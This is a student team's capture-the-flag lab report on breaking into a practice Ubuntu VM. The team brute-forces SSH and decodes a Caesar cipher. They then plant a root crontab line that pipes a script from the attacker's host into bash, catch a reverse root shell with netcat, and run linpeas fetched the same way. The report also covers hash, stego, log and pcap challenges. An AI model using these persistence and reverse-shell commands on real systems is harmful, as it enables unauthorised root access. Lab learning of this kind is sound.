

Group 3 CTF Report - Adam W, Adam U, Aditya, Matthew, Ponnie, Tsafack

Introduction.....	2
Creating the virtual network.....	2
Target Info.....	3
Cracking The Login Information.....	4
Decoding the Ciphared Text.....	4
Access the target upon reboot.....	5
Post exploitation.....	8
Vulnerability Analysis and Exploitation.....	11
Pcap File.....	12
Conclusion and Summary.....	13
Bibliography.....	13


Introduction


The target has been identified as Peter Smith, and we are attempting to gain access to his machine. We are faced with a login screen which we must guess or gain access to by other means. There may be certain vulnerabilities which we will need to analyse and exploit to gain access. The cipher must be decrypted to serve as a hint in accessing the target machine.

Creating the virtual network

To create the virtual network, we do the following:

1. `vboxmanage dhcpserver add --network=createChesterCTF --server-ip=10.38.1.1 --lower-ip=10.38.1.110 --upper-ip=10.38.1.120 --netmask=255.255.255.0 --enable`
2. From here you need to go to **settings > Network > Adapter1 > Attached to > Internal Network > createChesterCTF**. Do this for both virtual machines. Make sure to name the network on kali "createChesterCTF" and then you can select this network type on the CTF Virtual Machine.





Target Info

Before we can do anything, we need to scan the local network to find the **createChesterCTF-22** machine. We do a **ping sweep** to find all the devices connected to our LAN.

1. **sudo nmap -sP 10.38.1.111/24**

From our initial nmap port scan we can find the following information out about the target.

1. Nmap: **sudo nmap -sC -sV -A 10.38.1.113**

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 256 a3:94:e8:a1:05:f9:b1:5e:9c:f1:2c:29:01:7c:69:80 (ECDSA)

|_ 256 c5:77:91:4d:3a:cd:9c:8c:53:8f:05:71:1d:6e:40:a2 (ED25519)

MAC Address: 08:00:27:F9:D4:2E (Oracle VirtualBox virtual NIC)

We see that **port 22 (ssh)** is the only port that is open. No obvious vulnerabilities from a simple **nmap -script vuln** scan so instead we decide to bruteforce the port.

Cracking The Login Information

- **Bruteforce:** Using the **rockyou.txt** wordlist and a custom **users.txt** list based off what we see upon the Ubuntu login screen we fired off a bruteforce and credentials for the **smith1** user were found.

Users.txt:


1. peter
2. james
3. smith1

[illegible]

Password for the **smith1** user was found to be **123456789**. We now use these credentials to SSH into the Machine. **ssh smith1@10.38.1.113**

Decoding the Ciphpered Text

To decode the ciphered text, the Shifted Alphabet decoding method was incorporated as the ciphered text was a Caesar Cipher. For this method, every letter in the ciphered text was shifted to the right by 1 until all the letters formed words. The result took 24 shifts to the right to achieve the correct letter placements.



Cipher Text:

"vfg kfgc qh htgswgpea cpcnauku, cnuq mpqyp cu eqwpvkpi ngvvgtu, ku vfg uvwfa qh vfg htgswgpea qh ngvvgtu qt itqwrU qh nGvvgtu kp c ekrjgtVgzv. vfg oGvjaf ku wugf cu cp ckf vq dTgcmkpi encuukecn ekrjgtu. htgswgpea cpcnauku ku dcugf qp vfg hcev vjcv, kp cpa ikxgp uvtgvej qh ytkvvgp ncpiwcig, egtvckp ngvvgtu cpf eqodkpcvkqpu qh ngvvgtu qeewt ykvj xctakpi htgswgpekgu. oqtgqxgt, vjgtg ku c ejtcevgtkuvke fkuvtkdwvkqp qh ngvvgtu vjcv ku tqwijna vfg ucog hqt cnoquv cnn ucorngu qh vfg ncpiwcig."

Decrypted:

"the idea of frequency analysis, also known as counting letters, is the study of the frequency of letters or groups of letters in a cipherText. the method is used as an aid to breaking classical ciphers. frequency analysis is based on the fact that, in any given stretch of written language, certain letters and combinations of letters occur with varying frequencies. moreover, there is a characteristic distribution of letters that is roughly the same for almost all samples of the language."

The capitalised letters within the decrypted cipher reads "**PETER**".

Access the target upon reboot

- Establish a persistent presence on the target system to grant you access to the target whenever it reboots or executes a particular file.
- 1. **CronJob Persistence:** To achieve a persistent connection and have it survive when the system reboots we create a **cronjob** to request a remote file (shell) and execute that file as a script (bash) with root permissions.

CronJob Persistence:


1. **Create the cronjob:**
2. **Sudo vim /etc/crontab**

```
* * * * * root /home/smith1/curl http://10.38.1.111:8000/shell.sh | bash
```



```
kali@kali: ~  
File Actions Edit View Help  
smith1@createChester22: ~ x kali@kali: ~ x kali@kali: ~ x  
(kali@kali)-[~]  
$ python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
c10.38.1.113 - - [03/Nov/2022 06:59:03] "GET /shell.sh HTTP/1.1" 200 -  
10.38.1.113 - - [03/Nov/2022 07:00:03] "GET /shell.sh HTTP/1.1" 200 -  
10.38.1.113 - - [03/Nov/2022 07:01:03] "GET /shell.sh HTTP/1.1" 200 -  
10.38.1.113 - - [03/Nov/2022 07:02:03] "GET /shell.sh HTTP/1.1" 200 -  
10.38.1.113 - - [03/Nov/2022 07:03:03] "GET /shell.sh HTTP/1.1" 200 -  
10.38.1.113 - - [03/Nov/2022 07:04:03] "GET /shell.sh HTTP/1.1" 200 -  
10.38.1.113 - - [03/Nov/2022 07:05:03] "GET /shell.sh HTTP/1.1" 200 -  
10.38.1.113 - - [03/Nov/2022 07:06:03] "GET /shell.sh HTTP/1.1" 200 -  
█
```

5. We now set our listener and wait for a connection back...
nc -lvp 9001



```
kali@kali: ~  
File Actions Edit View Help  
smith1@createChester22: ~ x kali@kali: ~ x kali@kali: ~ x  
(kali@kali)-[~]  
$ nc -lvnp 9001  
listening on [any] 9001 ...  
connect to [10.38.1.111] from (UNKNOWN) [10.38.1.113] 51178  
bash: cannot set terminal process group (41726): Inappropriate ioctl for device  
bash: no job control in this shell  
root@createChester22:~# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@createChester22:~#
```

A cronjob is a scheduled task that automatically runs. We set our **cronjob** to run every **day, month, week, hour** and **minute** represented by an asterisk (*). As long as the attacker is hosting the shell and has their listener set the cronjob will retrieve the remote file automatically and execute it giving us a reverse shell. **This will survive a reboot just wait a few seconds.**

Sometimes our shell isn't stable, and we can't use tab autocomplete, etc. We do the following to stabilise our shell:

1. `python3 -c 'import pty;pty.spawn("/bin/bash");'`
2. `stty -a` (To see row and col values to set)
3. `stty rows <NUMBER> cols <NUMBER>` (We need this for terminal text editors like vim and nano to work correctly)
4. `echo $SHELL`
5. `export SHELL=bash`
6. `echo $TERM`
7. `export TERM=xterm-256color`
8. **press CTRL+Z**
9. `stty raw -echo ; fg`
10. **Reset**

We have now stabilised our shell. It's a reverse shell with netcat but it will feel a lot like an SSH shell.

Post exploitation

The cipher text has capitalized letters that spell out “**PETER**”, so we start by prioritising the peter user.

We navigate to `/home/peter` and find that all the relevant challenges are on the **Desktop** for **peter**.

Desktop contents:


1. `25f9e794323b453885f5181f1b624d0b` (MD5) (Vim encrypted file)
2. `CTF.png` (Stego)
3. `TrafficCapture4Exercise3.pcapng` (Wireshark file)
4. 'Untitled Document 1' (Plaintext Document)

To begin we take the obvious hash that's set as a file name '`25f9e794323b453885f5181f1b624d0b`' and run it through `hashes.com` to both identify the hash as **MD5** and to decrypt it. You can also use `hashcat` or `john` with a wordlist such as `rockyou.txt` and `hashidentifier`.

To determine file type just run: **file 25f9e794323b453885f5181f1b624d0b**

```
❏ 25f9e794323b453885f5181f1b624d0b:123456789
```

The file contents read: “**Well done. You have captured a flag. There is a protected file in /etc named system-. The password to that file is the most common used password 2022 on google search**”. That password is **123456** (`passwordmanager.`, 2022).



Based on the contents we now go to **/etc** and use **123456789** on the vim encrypted file (**system-**) to find that **123456** works instead. The contents reads: **"Well done! You have captured a flag. Now, analyse this log file and discuss your finding. Do not over read meaning into the recorded event – just explain, with rationale, what you think happened here."**.

```
kali@kali: ~/Downloads
File Actions Edit View Help

Well done! You have captured a flag. Now, analyse this log file and discuss your finding. Do not over read meaning into the record
ed event – just explain, with rationale, what you think happened here.

Apr 27 20:20:30 kali systemd-logind[567]: Watching system buttons on /dev/input/event2 (Power Button)
Apr 27 20:20:30 kali systemd-logind[567]: Watching system buttons on /dev/input/event3 (Sleep Button)
Apr 27 20:20:30 kali systemd-logind[567]: Watching system buttons on /dev/input/event4 (Video Bus)
Apr 27 20:20:30 kali systemd-logind[567]: New seat seat0.
Apr 27 20:20:30 kali sshd[559]: Server listening on 0.0.0.0 port 22.
Apr 27 20:20:30 kali sshd[559]: Server listening on :: port 22.
Apr 27 20:20:38 kali sshd[559]: Received SIGHUP; restarting.
Apr 27 20:20:38 kali sshd[559]: Server listening on 0.0.0.0 port 22.
Apr 27 20:20:38 kali sshd[559]: Server listening on :: port 22.
Apr 27 20:20:38 kali sshd[559]: Received SIGHUP; restarting.
Apr 27 20:20:38 kali sshd[559]: Server listening on 0.0.0.0 port 22.
Apr 27 20:20:38 kali sshd[559]: Server listening on :: port 22.
Apr 27 20:20:45 kali gdm-launch-environment]: pam_unix(gdm-launch-environment:session): session opened for user Debian-gdm by (uid
=0)
Apr 27 20:20:45 kali systemd-logind[567]: New session c1 of user Debian-gdm.
Apr 27 20:20:45 kali systemd: pam_unix(systemd-user:session): session opened for user Debian-gdm by (uid=0)
Apr 27 20:21:22 kali polkitd(authority=local): Registered Authentication Agent for unix-session:c1 (system bus name :1.22 [gnome-s
hell --mode=gdm], object path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_GB.UTF-8)
Apr 27 20:21:33 kali realmd[1009]: Loaded settings from: /usr/lib/realmd/realmd-defaults.conf /usr/lib/realmd/realmd-distro.conf
Apr 27 20:21:33 kali realmd[1009]: holding daemon: startup
Apr 27 20:21:33 kali realmd[1009]: starting service
Apr 27 20:21:33 kali realmd[1009]: connected to bus
Apr 27 20:21:33 kali realmd[1009]: released daemon: startup

33,0-1 Top
```

“Apr 27 23:52:27 kali gdm-password]: gkr-pam: the password for the login keyring was invalid.”
This seems to be a login error to the GUI login screen as GDM is a login manager (Wrong password).

The file contents appear to be an event log of the internal system and its processes. Errors such as the above and other authentication errors makes it clear that this content is from an event log.

Snippet of log contents:

Apr 27 20:22:34 kali realmd[1009]: stopping service

Apr 27 20:30:00 kali passwd[1742]: pam_unix(passwd:chauthtok): password changed for cyber1

Apr 27 20:30:00 kali passwd[1742]: gkr-pam: couldn't update the login keyring password: no old password was entered

Apr 27 20:29:43 kali useradd[1737]: new user: name=cyber1, UID=1000, GID=1001, home=/home/cyber1, shell=/bin/sh

Apr 27 20:22:34 kali realmd[1009]: stopping service

As you can see from the above output from the log it appears to be a **system event log dump**.

CTF.png: We find that on the Desktop there is an image file called “CTF.png”. We suspect this to be a steganography challenge so we use [aperisolve](#) to do a full analysis on the file. We find the following text embedded in the image:

1. "In this CTF, there are three files, including this one, that you will need to find. Each of these files contains useful information. One file is on the desktop (probably on Peter's account - BTW, did you notice that a username was hidden in the ciphertext".


Yes, we did notice in the cipher text the name “PETER” was present.

Vulnerability Analysis and Exploitation

- Identity a vulnerability and exploit it

For local vulnerability analysis we use linpeas.sh.

1. Python3 -m http.server
2. curl -L <http://10.38.1.111:8000/linpeas.sh> | sh
3. CVE's found:
 - [CVE-2022-32250] nft_object UAF
 - [CVE-2022-2586] nft_object UAF
 - [CVE-2022-0847] DirtyPipe
 - [CVE-2021-4034] PwnKit
 - [CVE-2021-3156] sudo Baron Samedit
 - [CVE-2021-3156] sudo Baron Samedit 2
 - [CVE-2021-22555] Netfilter heap out-of-bounds write
4. The Ubuntu machine is running kernel version 5.15.0-52-generic and as such no POC exploits can work.



Pcap File

Task:

- Analyse file and identify communication between devices
- Are devices on same network?
- Discuss rationale...

Finally, we analyse the pcap file which is a network traffic file which can be opened using wireshark. However, for efficiency and lack of knowledge in this area we used [apackets](https://apackets.com/pcaps?pcap=3277fc7aab1fcf2d44002e35d591abdb.pcapng&view=charts) which did an automatic analysis on this file for us.

□ <https://apackets.com/pcaps?pcap=3277fc7aab1fcf2d44002e35d591abdb.pcapng&view=charts>


The analysis appears to be a webserver/client traffic on a local virtualised network. **HTTP Requests** being made to an **Apache 2.2.15 CentOS web server running on port 80** for multiple images. We can see that the network is on a virtualised LAN, only one person is connected to the **LAN** and two webservers are running.



Connected to LAN:

1. 10.85.174.87 (Apache webserver)
2. 10.86.74.7 (Apache webserver)
3. 192.168.193.74 (Client using a firefox browser (iceweasel))

Website reconstruction:



What is Pcap?

“Packet capture is a networking practice involving the interception of data packets travelling over a network. Once the packets are captured, they can be stored by IT teams for further analysis. The inspection of these packets allows IT teams to identify issues and solve network problems affecting daily operations.” (Solarwinds, 2022)

Conclusion and Summary

